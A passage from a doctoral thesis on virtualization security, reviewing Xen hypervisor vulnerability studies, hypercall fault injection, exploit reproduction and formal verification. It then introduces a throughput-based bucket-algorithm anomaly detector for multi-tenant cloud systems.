Recent work has increasingly applied machine learning to detect performance anomalies in virtualized infrastructures. Methods such as decision trees, neural networks, and statistical [Huang et al., 2025] change detection have been employed to analyze high-dimensional monitoring data, including CPU counters, network activity, and disk throughput. For instance, Pelleg *et al.* (2008) used decision trees to identify failure-prone VM states from hypervisor-level metrics [Pelleg et al., 2008]. In modern cloud environments, such techniques are often enhanced with ensemble learning and online training to handle behavioral drift. A prominent research direction focuses on detecting micro-architectural attacks using performance counters. Zhang *et al.*'s *CloudRadar* exemplifies this trend, leveraging hardware event data (e.g., cache misses) to identify cross-VM side-channel attacks in real time. By analyzing fine-grained CPU event patterns, CloudRadar detects cache-based covert channels and Flush+Reload attacks as anomalies within the HPC feature space. While these ML-based systems achieve high accuracy for targeted attacks, they often require extensive training data and remain vulnerable to adversarial evasion techniques that mimic benign profiles.

In contrast, our thesis introduces a novel approach to anomaly detection based on a *bucket algorithm* for analyzing performance profiles. Rather than relying on static thresholds or opaque machine learning models, this method discretizes and aggregates performance metrics over sliding windows (buckets), capturing meaningful deviations while filtering out transient noise. It enables the detection of subtle anomalies spanning multiple metric,s and time interval metric detectors may overlook. The algorithm is largely unsupervised and continuously updates its baseline from recent history, making it well-suited to dynamic cloud environments. Unlike specialized systems like CloudRadar that target specific attack classes (e.g., cache side-channels), our method is general-purpose, designed to flag any performance deviation potentially linked to malware or resource faults. This generality necessitates careful tuning to maintain low false positive rates across varied workloads. A notable limitation, compared to some ML-based detectors, is its inability to classify the root cause of anomalies automatically. Instead, it flags suspicious behavior that requires further analysis or follow-up, as outlined in the second contribution of this thesis. Unlike supervised learning systems that attempt direct anomaly classification (often limited by training cover-

age) our method prioritizes robust unsupervised detection to identify previously unseen attacks through their performance impact, rather than relying on known patterns.

2.4.2 Hypervisor-Level Vulnerability Analysis on Xen

Virtual Machine Monitors (hypervisors) have been a primary focus of security analysis, with Xen being a prominent target due to its widespread adoption in cloud environments. Several studies have systematized Xen's attack surface and historical vulnerabilities, providing a foundation for understanding low-level threats. Milenkoski *et. al.* conducted an exhaustive analysis of publicly disclosed Xen hypervisor bugs, particularly in the hypercall interface. Their study, as cited in [Milenkoski et al., 2014a], categorizes the root causes of hypercall handler vulnerabilities, such as missing input validation, integer overflows, and race conditions. It demonstrates how malicious guest requests via hypercalls or VM exits can trigger severe outcomes, including host crashes or arbitrary code execution. The work highlights that seemingly benign operations exposed by the hypervisor (memory allocation hypercalls, update VA mapping, etc.) constituted a rich attack vector for guest-to-host escalation. For instance, they detail CVE-2012-3496, where a crafted memory hypercall with a "populate-on-demand" flag from a paravirtualized guest could crash the Xen host (due to an unchecked assertion in the handler). By classifying dozens of such flaws, Milenkoski *et al.* identified common patterns and recommended hardening measures (e.g., stricter validation, reducing hypercall privileges) to mitigate entire classes of vulnerabilities.

Building on vulnerability-specific systematization, Shi *et al.*proposed a principled decomposition of the Xen hypervisor informed by an analysis of 191 Xen Security Advisories (XSAs). In their Deconstructing Xen paper [Shi et al., 2017], they report that the majority (144 out of 191) of Xen's documented vulnerabilities resided in the core hypervisor rather than in unprivileged components. Notably, many issues originated from the monolithic design, where a single bug in hypercall handling or memory virtualization could compromise the entire host. To address this, Shi *et al.*introduce **Nexen**, a re-architected Xen variant that splits Xen into a small security monitor and multiple isolated service domains. By sandboxing hypercall processing and device emulation into least-privilege compartments, Nexen confines the impact of a compromised VM to that VM's slice of the hypervisor. Their evaluation showed that Nexen could preemptively block or mitigate \$74%\$ of known Xen vulnerabilities (those falling into compartments) while incurring minimal performance overhead. This work emphasizes a form of **attack surface reduction**: since hypercalls and VMexit handlers are a prime attack vector, partitioning them and shrinking the trusted core significantly improves security.

In addition to empirical vulnerability studies, there have been efforts to model or verify hypervisor security properties formally. For example, Freitas and McDermott applied formal methods to the Xen (codename "Xenon") hypervisor [Freitas and McDermott, 2011], using model checking to verify certain isolation properties. Their work, while not widely cited, was an early attempt to prove the ab-

sence of specific failure states (e.g., guest memory escaping its sandbox) [Sgandurra and Lupu, 2016] in a virtualization setting. Broadly, however, full formal verification of commodity hypervisors remained elusive for years due to their size and complexity. It was not until the mid-2010s that significant progress was made (see Section 2.4.5 below on formal malicious state modeling).

The above vulnerability analyses directly inform the threat model for our thesis. In developing our **intrusion injection** framework, we leverage the classifications by Milenkoski *et al.*and the XSA study by Shi *et. al.*to choose representative hypercall abuse scenarios and faulty states to emulate. Our work does not aim to discover new Xen bugs, but instead uses the known universe of vulnerabilities as input to create realistic attack effects. Unlike Deconstructing Xen, which provides a re-engineered hypervisor for vulnerability prevention, our thesis assesses the actual architecture of its hypervisors (standard Xen) to evaluate detection and resilience. In that sense, our contributions are complementary: whereas Nexen stops attacks by design, our intrusion injector assumes a vulnerable hypervisor and focuses on eliminating attacks in situ. Compared to Nexen, our approach does not eliminate vulnerabilities; instead, we accept their existence and prepare to catch exploitation at runtime. On the other hand, our evaluation can be seen as a way to **assess** designs like Nexen: by injecting known attacks, one could verify how effectively a partitioned hypervisor confines them. Thus, our work benefits from prior analyses in choosing realistic attack vectors, and in turn, our results can inform hypervisor hardening strategies.

2.4.3 Fault Injection and Robustness Testing of Hypervisors

To proactively assess hypervisor dependability, researchers have adapted classic fault injection techniques to the virtualization layer. Whereas traditional software fault injection flips bits [Cerveira et al., 2022] or modifies API calls in an operating system, hypervisor-focused injections target the interfaces between the guest and host (hypercalls, I/O operations, or simulated hardware events). Milenkoski *et. al.*pioneered the concept of injecting *malicious faults* into hypervisors to evaluate security controls. They developed **hInjector**, a tool for orchestrating hypercall-based attack injection in a running Xen environment [Milenkoski et al., 2015a]. The idea is to craft hypercall invocations that mimic known attacks (e.g., passing invalid buffer pointers or extreme parameter values) and feed them from a guest virtual machine (VM) to the hypervisor during regular operation. By observing whether the hypervisor withstands or crashes, and whether an intrusion detection system (IDS) in the VMM can catch the attack, one can quantify the system's robustness. The authors used hInjector to simulate attacks for evaluating virtualization-aware IDS solutions and access control mechanisms. One finding was that frequent value validation in hypercall handlers (to block attacks) can degrade performance, highlighting a trade-off between security hardening and overhead.

Beyond targeted hypercall attacks, other works have approached hypervisor robustness testing more broadly. Beierlieb *et. al.*proposed a framework for **hypercall interface robustness** [Beierlieb et al., 2019]. They note that hypervisors, as

long-running system software, suffer from software aging and subtle fault accumulation, especially in the hypercall interface, which is invoked intensively by guests. Their framework design supports fault injection campaigns against hypercall handlers to observe failure modes and performance degradation over time. The goal is to uncover not only security vulnerabilities but also reliability issues (memory leaks, hangs) triggered by malformed hypercall sequences. Key components of the framework include a model of the hypercall API (to generate invalid or extreme inputs systematically) and automated execution of guest-level scripts to issue those calls in bulk. While primarily aimed at robustness (aging) testing, such campaigns inevitably exercise the hypervisor's security checks as well. Contemporary research also explores fuzz-testing of hypervisors: for instance, *Hyper-PILL* (Bulekov *et. al.*) [Bulekov et al., 2024] uses coverage-guided fuzzing to generate random sequences of VM exits and device inputs, successfully discovering new bugs across different hypervisors. These fuzzers treat the VMM like an OS kernel, subjecting it to billions of random events to find corner-case vulnerabilities. However, pure fuzzing often produces many crashes that may not be exploitable or relevant to real attacks. In contrast, targeted fault injection (as in hInjector) focuses on known bad behaviors to emulate actual exploits.

In comparison to these efforts, our thesis's **Intrusion Injection** approach can be seen as a security-focused evolution of hypervisor fault injection. We specifically drive the system into erroneous states *that mirror real intrusions*, rather than generic bit flips or random faults. In other words, we combine the realism of attack-specific injection (akin to hInjector's philosophy) to produce repeatable malicious conditions for testing detection and response mechanisms. Whereas Beierlieb *et. al.*'s framework targets robustness (finding any hypercall input that crashes or slows the hypervisor), our intrusion injection is scoped to malicious fault scenarios, e.g., forcing the hypervisor into a compromised control flow or corrupted memory state that an attacker would achieve via an exploit. This focus allows us to evaluate security monitors (like our anomaly detector or a VMI-based IDS) under realistic attack conditions. A limitation of our approach relative to broad fuzzing is that we do not explore entirely unknown vulnerability spaces. In summary, intrusion injection extends prior fault injection tools by adding a security semantics: rather than "How can the hypervisor break?" in general, we ask "What capability might an attacker gain from this system? If they exploit it, will our tools detect it?"

2.4.4 Adversarial Modeling and Exploit Reproduction Studies

Security research has also focused on systematically modeling multi-stage attacks in virtualized environments and reproducing them for empirical analysis. Traditional intrusion modeling approaches often terminate at the operating system boundary. However, in cloud environments, the presence of hypervisors and co-resident virtual machines (VMs) introduces additional layers and novel attack vectors. To capture this complexity, several works have characterized *compound attack sequences*, where an adversary initially compromises a guest virtual machine (VM), then exploits a hypervisor vulnerability (e.g., guest-to-host escape), and subsequently pivots to other VMs. In [Milenkoski et al., 2014b] discuss

such multi-phase scenarios and emphasize their importance for IDS benchmarking. They distinguish between *elementary attacks* and *multi-step attacks*, defined as ordered sequences that progressively advance an intruder's objective. Their analysis highlights that the layered nature of virtualization necessitates modeling both guest-level and virtualization-layer attacks, particularly when an intrusion crosses abstraction boundaries (e.g., a guest kernel exploit followed by a hypercall-based attack on Xen). While this line of work is mainly conceptual, it outlines the essential requirements for comprehensive attack modeling in cloud infrastructures.

From a practical perspective, *exploit reproduction* in controlled environments has been employed to analyze the behavior and consequences of low-level attacks. Researchers have built honeyfarms and testbeds where real-world hypervisor exploits are executed under instrumentation. A prominent example is the LO-PHI framework [Spensky et al., 2016], which, although primarily designed for stealthy malware analysis, enables physical-level instrumentation of host systems (e.g., memory and disk) to capture system state throughout an attack's execution. LO-PHI's low observability ensures that intrusions do not evade detection during analysis. Such frameworks enable replaying attacks to generate "ground truth" data on the footprint of intrusions in virtualized settings, capturing artifacts such as memory corruption, CPU usage anomalies, and system logs. These insights are valuable for IDS evaluation and forensic investigations. Though relatively scarce, these studies aim to answer critical questions: *What erroneous system states result from advanced attacks, and can such states be reliably detected or reconstructed post-mortem?*

Our **Intrusion Injection** approach addresses the need to recreate malicious system states in a controlled manner when no vulnerability is available, extending the capability of security testers. This is achieved by directly manipulating system state via controlled means, such as debug hypercalls or VM pauses, but these are grounded in vulnerability assessment or threat modeling. This method supports systematic exploration of intrusion scenarios and avoids the instability of complete exploit execution that could prevent observation. Unlike prior efforts focused on single exploit traces, our approach generalizes intrusion modeling by targeting the resulting system state. Intrusion injection thus bridges the gap between theoretical attack modeling and practical experimentation for IDS and security tool evaluation.

2.4.5 Formalization of Malicious States in Virtualization Layers

An orthogonal thread of research has aimed to *formally define and verify* the absence (or presence) of malicious states in hypervisors. In the ideal case, one would use formal methods to prove that a hypervisor cannot reach an erroneous state (such as a guest escaping isolation) except via well-specified transitions. The seL4 microkernel exemplifies early foundational work in this direction [Klein et al., 2009], which was fully formally verified to ensure kernel integrity and isolation. Although seL4 is not a hypervisor per se, it established that rigorous formal verification is possible for a small systems kernel, providing strong guarantees

that certain "bad states" (e.g., memory safety violations, unauthorized access) are unreachable. Building on that, [Gu et al., 2016] introduced **CertiKOS**, a certified single-core hypervisor kernel. CertiKOS employed a layered verification approach: the hypervisor/OS is structured into over 30 abstraction layers, each of which is proven correct and secure concerning the layer below. This compositional method allowed reasoning about concurrency and low-level manipulation in a stepwise manner. The result was a machine-checked proof of functional correctness and safety for a simple concurrent hypervisor/OS, a milestone that demonstrated key properties, such as memory separation and control-flow integrity, could be guaranteed by construction. However, CertiKOS and similar efforts (e.g., Proving Hypervisor Base Verifier, Komodo [Ferraiuolo et al., 2017]) were limited to either uniprocessor or simplified hardware models. They did not fully address real-world multiprocessor execution and device interactions.

More recently, [Li et al., 2021] achieved a breakthrough with **SeKVM**, presenting the first formally verified commodity hypervisor on multiprocessor hardware (Linux/KVM). They refactored KVM into a tiny trusted core and an untrusted remainder (in spirit somewhat like Nexen's design), then applied formal verification to that core. Crucially, their verification considered realistic hardware features, such as multi-level page tables, caches, and TLBs, which earlier verified systems had omitted. The SeKVM verification proved that the trusted hypervisor core is functionally correct and maintains VM isolation and memory protection even if the untrusted part is compromised. In other words, any malicious or undefined state in the untrusted layer cannot violate the key security guarantees. This work provides strong assurance that certain classes of hypervisor vulnerabilities are eliminated: the verified core had *no* memory safety bugs or logic flaws under the checked model. The cost was a very substantial effort in formal modeling and proof (dozens of person-years) and modest runtime overhead ($\tilde{1}$–2%). Beyond SeKVM, academia and industry continue to explore the application of formal specifications to virtualization – for instance, specifying hypercall semantics in a formal language to automatically detect potential errors in implementations, or using model checking to examine the state machines of virtual device emulators. These formalization attempts contribute a high-assurance perspective: they seek to precisely define what constitutes a "bad state" (such as a violation of an invariant, like "guest pages may never be writable by other guests") and then prove or disprove the reachability of such states.

In contrast to these heavyweight formal methods, our thesis takes a more empirical approach to handling malicious states. Rather than prove they cannot happen (which is ideal but currently infeasible for full-scale Xen), we assume that malicious states *will occur* and focus on tolerating them. The Bucket Algorithm anomaly detector and Intrusion Injection framework collectively serve as additional support to ensure formal correctness. However, insights from formal studies do influence our work. For example, the invariants identified by verified systems (such as "no writable shared pages between VMs") inform what to monitor. For instance, a breach of such an invariant (e.g., if our monitoring detected a page table entry modified across VM boundaries) would be a strong signal of compromise. Moreover, our injection scenarios align with the failure cases that formal verification tries to eliminate. If a system like SeKVM is verified never to allow

arbitrary host memory writes from a guest, then an injection that performs such a write is essentially simulating the violation of that property in a non-verified system. Thus, one could view our work as providing a pragmatic backstop. Until mainstream hypervisors achieve the guarantees of CertiKOS or SeKVM, we provide tools to emulate and detect those failure modes when they occur. One limitation of our approach is the reachability of the erroneous states that are injected, which may be beneficial for formal methods. In summary, the formal modeling community advances the state of virtualization toward fundamentally secure systems (where no malicious states can be detected). At the same time, our research contributes to addressing insecurity in today's systems (by identifying and responding to malicious states). Both are necessary: our techniques can improve security in the interim and help validate that detection mechanisms will catch what formal proofs indicate should never happen.

2.5 Gaps and Open Challenges

Despite significant advancements in the security assessment of virtualized infrastructures, several critical limitations continue to undermine the effectiveness and generalizability of current techniques. These limitations span both the modeling of intrusions and the simulation of their effects, particularly in the context of complex interfaces such as hypercalls in modern hypervisors. The research developed in this thesis is directly motivated by these challenges and aims to address them through structured methodologies grounded in formal models and empirical validation.

Absence of Generalized Assessment Methods

Much of the existing literature on security evaluation is closely tied to specific vulnerabilities, exploits, or system configurations. As a result, assessment outcomes tend to lack portability and fail to support comparative analysis across versions or architectures. This constraint limits the ability to conduct regression testing, simulate emerging threats, or systematically reason about a system's security posture in a principled way.

While Chapter 4 explores robustness testing and vulnerability analysis, the findings show that these techniques often operate at the syntactic level (fuzzing parameters or counting faults) without capturing the semantic consequences of successful intrusions.

What is currently missing is a formal, technology-agnostic framework for defining and reusing abstract representations of malicious behavior. Such a framework should allow researchers to simulate the *effects* of intrusions (e.g., control flow hijack, page table corruption) without requiring the exploit chain itself. Chapter 5 introduces the concept of *Intrusion Injection* precisely to address this gap, and Chapter 6 builds upon it by defining *Intrusion Models (IMs)* (semantically grounded abstractions of attacker-induced erroneous states).

Lack of Systematic Intrusion Simulation Techniques

Traditional security assessments, including fuzzing and robustness testing (as detailed in Chapter 4), have demonstrated limited effectiveness when applied to privileged virtualization interfaces such as Xen's hypercalls. Mutation-based input strategies struggle to induce semantically valid violations due to the complexity and context-sensitivity of the interface logic [Alqahtani and Behzadan, 2022; Koopman and DeVale, 1999b].

These findings reveal the need for *effect-centric simulation* techniques that extend beyond the generation of malformed input. Specifically, a new class of techniques is needed to simulate the post-compromise conditions typically induced by successful exploits, such as memory corruption, control register overwrites, and unauthorized privilege escalation, without executing the exploit chain.

The *Intrusion Injection* methodology introduced in Chapter 5 is designed to meet some of this requirements.

In summary, these open challenges highlight the need for a principled and reusable approach to modeling malicious behaviors and simulation in virtualized environments. The contributions of this thesis address these gaps by proposing a coherent methodology that integrates formal modeling, empirical injection, and system-level validation.

2.6 Summary

This chapter has presented a comprehensive review of the state of the art in virtualization security, with a particular emphasis on the architectural characteristics, threat landscape, and assessment methodologies that shape security analysis in virtualized systems. Starting from foundational virtualization concepts, we examined core technologies, including memory and I/O virtualization, hypervisor architectures, and isolation mechanisms. These technical foundations were then used to contextualize emerging security threats and operational risks.

Subsequently, we explored a range of security assessment approaches, including fuzzing, fault injection, static and dynamic analysis, and formal verification. We highlighted the respective advantages and limitations of these approaches when applied to the hypervisor layer, with a particular focus on the challenges of achieving both coverage and semantic validity in testing.

Throughout this review, several persistent gaps were identified:

- The absence of a generalized abstraction for representing intrusions in a reusable and system-independent manner.
- The lack of frameworks for systematically simulating post-intrusion consequences without relying on the execution of full exploit chains.

These limitations directly motivate the methodological contributions developed in this thesis. Specifically, the work presented in the following chapters introduces:

- A lightweight, calibrated mechanism for **performance-based anomaly detection**, which captures behavioral deviations in multi-tenant environments using sequential performance signatures.
- The **Intrusion Injection** methodology, which enables safe and repeatable emulation of post-compromise states, decoupling assessment from real-world exploit execution.
- An initial formalization of **Intrusion Models (IMs)**, which abstracts the semantics of exploit consequences into structured, reusable representations of malicious system states.

Together, these contributions aim to establish a principled framework for proactive and generalizable security evaluation in virtualized infrastructures. The next chapter focuses on the first of these contributions, anomaly detection, and presents a methodology based on performance signature analysis, enabling non-intrusive detection of resource-based attacks in cloud-hosted virtual machines.

Chapter 3

Anomaly Detection in a Multi-Tenant Environment: A Performance-Based Approach

The ubiquity of cloud solutions [CloudWorkload] is a fertile ground for security and privacy breaches [DigitalOcean, 2019; Gulenko et al., 2016; Int, 2020; Wallschläger et al., 2017]. In a multi-tenant environment, a legally acquired virtual host may initiate security attacks, where a malicious user exploiting hypervisor security vulnerabilities may attack a tenant that shares the same physical resources. Thus, such environments are highly susceptible to side-channel attacks, resource exhaustion, and other malicious activities. For those reasons, detecting and mitigating such attacks is an important step to counter the threat posed to the existing Infrastructure as a Service (IaaS) systems and, more broadly, to virtualization [Hayes, 2008].

Although some systems use virtualization capabilities to simplify the management of standalone applications, benefiting from functionalities that come with cloud computing, others spread across multiple servers, *splitting their services into different components*. These orchestrated components, potentially located in distinct physical servers providing various services (e.g., transactional systems, interface handling, long batching jobs, etc), compose a complex system and work together to support the business models and operations. Such compound and complex systems depend on multiple parts and may benefit from tailored approaches to assess different anomaly behaviors in their deployments. In this work, we refer to such a configuration as **complex virtual systems**.

Some studies have shown that effective anomaly detection mechanisms are needed for spotting early indicators of security breaches in virtualized infrastructures [Cogranne et al., 2017; Hawedi et al., 2018], calling for the design of Intrusion Detection Systems (IDSs) to detect anomalies, such as zero-day attacks and Advanced Persistent Threats (APTs) [Grottke et al., 2016; Zoppi et al., 2021] in virtualized environments. However, several domain-specific challenges are well-known. In particular, (i) it is challenging to comprehensively define normal behavior in a diverse cloud environment, (ii) malicious attackers may adapt

their behavior to fit the domain definition of "normal behavior", and (*iii*) data on anomalies at cloud environments, which would be instrumental for training purposes, are hard to obtain.

This chapter focuses on anomaly detection approaches based on system performance signatures. These signatures can address any attack that impacts the overall system performance, including the potential of detecting zero-day attacks [Chandola et al., 2009; Milenkoski et al., 2015c], as those approaches are based on detecting performance deviations and do not require detailed knowledge of attack history [Milenkoski et al., 2015c]. In addition, we study how simple instances of the considered performance signature-based approaches can be used to principled model-based parameterization, allowing the system administrator to trade between multiple contending performance metrics. In this context, we pose the following research question:

> **RQ:** Is it feasible to **efficiently tune** mechanisms for anomaly detection in complex virtualized systems **trading off between contending factors** such as the time to detect anomalies and the rate of false-positives under a principled model-based framework?

To answer this RQ, we **propose a methodology for anomaly detection in complex virtualized systems based on performance deviations**. Initially, the methodology profiles the system operation *under normal conditions* by computing the mean and standard deviation throughput of every transaction in the target system, establishing a baseline profile. Then, during system operation, performance is monitored to capture deviations from the baseline profile, using the bucket algorithm [Avritzer et al., 2006] to signal the anomalies following a tuning strategy. The proposed tuning of the anomaly detection mechanism leverages a calibrated analytical model used to control the rate of false positives in a principled manner [Chandola et al., 2009].

Our proposal has the **advantage of being less intrusive than alternatives that rely on deep packet inspection for monitoring and anomaly detection** [Kumar et al., 2006; Wallschläger et al., 2017]. It is only necessary to monitor the throughput of the business transactions, making it less dependent on the supporting technology stack and, therefore, more portable. Another advantage is the anomaly detection algorithm's simplicity, which makes training, interpretation, and adjustments easier than complex learning-based methods. These factors enhance the methodology's overall practicality and applicability.

In summary, the main contributions of this chapter are as follows:

- A novel **anomaly detection methodology** that monitors business transactions throughput using the bucket algorithm.
- An **analytical model that parameterizes and controls the anomaly detection mechanism**, enabling effective management of the trade-off between detection time and false alert rate.

- An **experimental assessment of the methodology** using a representative system and attacks, where the feasibility of detecting attacks is established based on non-intrusive user-level performance metrics available in production environments.
- A **model-driven principled mechanism design** that supports what-if assessment of the anomaly detection algorithms parameterization.

The organization of this chapter is as follows. *Section 3.1* presents the proposed methodology, which includes exploratory, profiling, and operational phases using performance signatures. *Section 3.2* focuses on the analytical model, highlighting the bucket algorithm for optimizing accuracy and minimizing false positives. *Section 3.3* offers experimental validation using data from the TPCx-V benchmark. *Section 3.4* discusses findings from case studies related to alert responsiveness. *Section 3.5* addresses threats to validity and *Section 3.6* summarizes the chapter.

3.1 Anomaly Detection Methodology

Any system naturally experiences transient loads, which can temporarily deviate from its normal behavior and potentially trigger anomaly alerts. This section applies our anomaly detection approach to establish a criterion for developing an attack detection methodology to distinguish between normal transient load variations and potential attacks. The attack detection methodology introduced in this work adapts to changes in the operational profile, recognizing that monitored systems frequently experience varying loads and demands over time.

Figure 3.1 depicts the high-level application of the methodology. As we can observe, it consists of three main phases:

(A) exploratory analysis, which allows determining the most effective way to monitor the system based on its characteristics;

(B) profiling, which evaluates the system on its expected regular *operational profile*(s) to extract information about the habitual behavior and its performance; and




Figure 3.1: Overview of the methodology application life cycle.




Figure 3.2: Diagrams showing the three distinct sets of runs present on our methodological approach: **E**xploratory, **P**rofiling, and **O**peration.

(C) operation, in which the system executes for its intended purpose, and we use all data and knowledge from the previous phases to report deviations, identifying them as anomalies or attacks.

As the throughput of a single workload can vary over time [Roy et al., 2015], our methodology must effectively handle these transient variations. However, the operational profile shifts when the workload changes over a coarser time scale (e.g., during holiday or promotion seasons), requiring a new iteration to accommodate the updated profile. Some profiles, such as those observed during holiday seasons, are expected to recur periodically. Also, any changes in the system may require an evaluation of relevant aspects to add to the monitoring surface. The optimal integration of a change detection mechanism into the overall monitoring system is outside the scope of this work and is a topic for future work.

Figure 3.2 shows the phases of the proposed methodology, which are detailed in the following sections.

3.1.1 Exploratory Analysis Phase

In the exploratory phase, we must determine the system components and metrics that best capture the system's operational behavior. We call those elements the monitoring surface. To achieve that goal, we need to follow three main steps:

A.1) *Analysis:* evaluate the internal aspects of the system, such as the architecture, components, operations, and resources available for monitoring to define how to characterize the system performance.

A.2) *Exploration:* the tacit knowledge of the system is essential, and a set of executions (**E** on Figure 3.2) is prescribed for exploratory analysis. During those executions, the process should monitor and analyze the relevant data to identify metrics that effectively translate into proper measurements.

A.3) *Definition:* use the outputs of previous steps to determine the **monitoring**

surface, i.e., combine the tacit knowledge and the internal aspects to define which components and metrics to use in the following phases.

3.1.2 Profiling Phase

This phase aims to evaluate the environment during the execution of its expected regular operational profiles [Musa, 1993] to establish the statistical parameters that represent those profiles. The following procedures are needed:

B.1) *Golden runs definition:* collect data under normal operating conditions using the monitoring surface. These **golden runs** are the primary reference for system behavior without faults or attacks. We split these runs into two independent sets: a first one, **P**rofile, used to compute the baseline metrics, and a second one, used to **V**alidate the performance parameterization.

B.2) *Baseline metrics extraction over the monitoring surface:* compute the baseline metric for each subsystem, operation, resource, and profile, and extract statistical data from the metrics defined over the monitoring surface.

B.3) *Performance model calibration:* We apply empirical data to determine the optimal values that minimize false-positive (FP) alerts. We define the algorithm's false-positive tolerance using experimental runs under no-attack conditions. The performance model identifies the most suitable parameters for testing and estimates the number of alerts each setting may trigger. This process allows us to align the algorithm's FP tolerance with user preferences. Ultimately, the performance model guides the calibration to reduce the FP rate.

B.4) *Baseline validation:* check the validity of the determined parameters by applying the detection algorithm using the Golden Runs from the **V** group and check if the number of alerts (FP) is in the defined criteria.

B.5) *Parameterization adjustment:* during the baseline validation, calibrate the model until the alert rate meets the defined objective.

3.1.3 Operation Phase

At this point, the anomaly detection algorithm's configuration is complete, enabling it to monitor the system in production and detect security attacks that degrade performance.

Let's clarify the distinction between the terms "**alarm**" and "**alert**" in this work (see Figure 3.3). In the context of the bucket algorithm, *an alert refers to the identification of a deviation from expected behavior*, which issues a warning regarding that deviation. This warning may indicate a problem, a false positive, or an irrelevant event within the system's context. Conversely, *when the system meets a specific condition defined by the user*, such as an alert or a series of alerts in a particular transaction, it constitutes an **event of interest**. We refer to this event of interest as an *alarm*. Table 3.1 summarizes the differences between Alert and Alarm in our approach.




Figure 3.3: Scheme showing the differneces between *Alert* and *Alarm* in the context of this Work.

In this phase, we use all the data and knowledge from the previous ones to search for anomalies or attacks during system operation. We need to:

C.1) Define a criterion: determines an alarm condition in a concise manner. Since some transactions may produce false positives, we must determine whether an **alert** in a specific transaction should trigger an **alarm**. For instance, only alerts in critical subsystems, or multiple alerts in certain transaction subsets, will trigger an alert.

C.2) Monitor the operation: integrate the detection algorithm into the daily activity by continually watching the monitoring surface using the detection algorithm

Table 3.1: Comparison between Alert and Alarm in the Bucket Algorithm

Aspect	Alert	Alarm
Definition	Identification of a deviation from expected behavior.	Event of interest triggered by specific system-defined conditions.
Purpose	Warns of a deviation, which may or may not be relevant to the system's context.	Indicates a critical event requiring attention or action.
Context	May represent a false positive, irrelevant event, or potential problem.	Signals a condition that meets user-defined criteria.
Trigger	Bucket Overflow. A single deviation or anomaly in behavior.	A specific condition, often involving one or more alerts, that defines the event.

with the optimal parameters.

Note that the system administrator must consider the need to monitor the change in the operational profile, which will trigger a new iteration of the methodology.

3.2 Anomaly Detection Mechanism and Model

This section describes the anomaly detection mechanism used in the proposed methodology and our principled analytical model.

3.2.1 Anomaly Detection Mechanism

The anomaly detection algorithm based on performance degradation works by continuously measuring the throughput, $\hat{x}$, and maintaining B buckets of depth D, whose state depends on the history of the most recent throughput values, as shown in Figure 3.4.

The scalar value b is a pointer to the current bucket, $b = 1, \ldots, B$, and d is the number of recent throughput samples that deviated from a given target, $d = 0, 1, \ldots, D$. We refer to d as the number of tokens in the current bucket. The total number of tokens in all buckets is a proxy for the system degradation level.




Figure 3.4: Bucket Algorithm dynamics: System of buckets diagram representing the dynamics of the detection algorithm showing B buckets of depth D each.

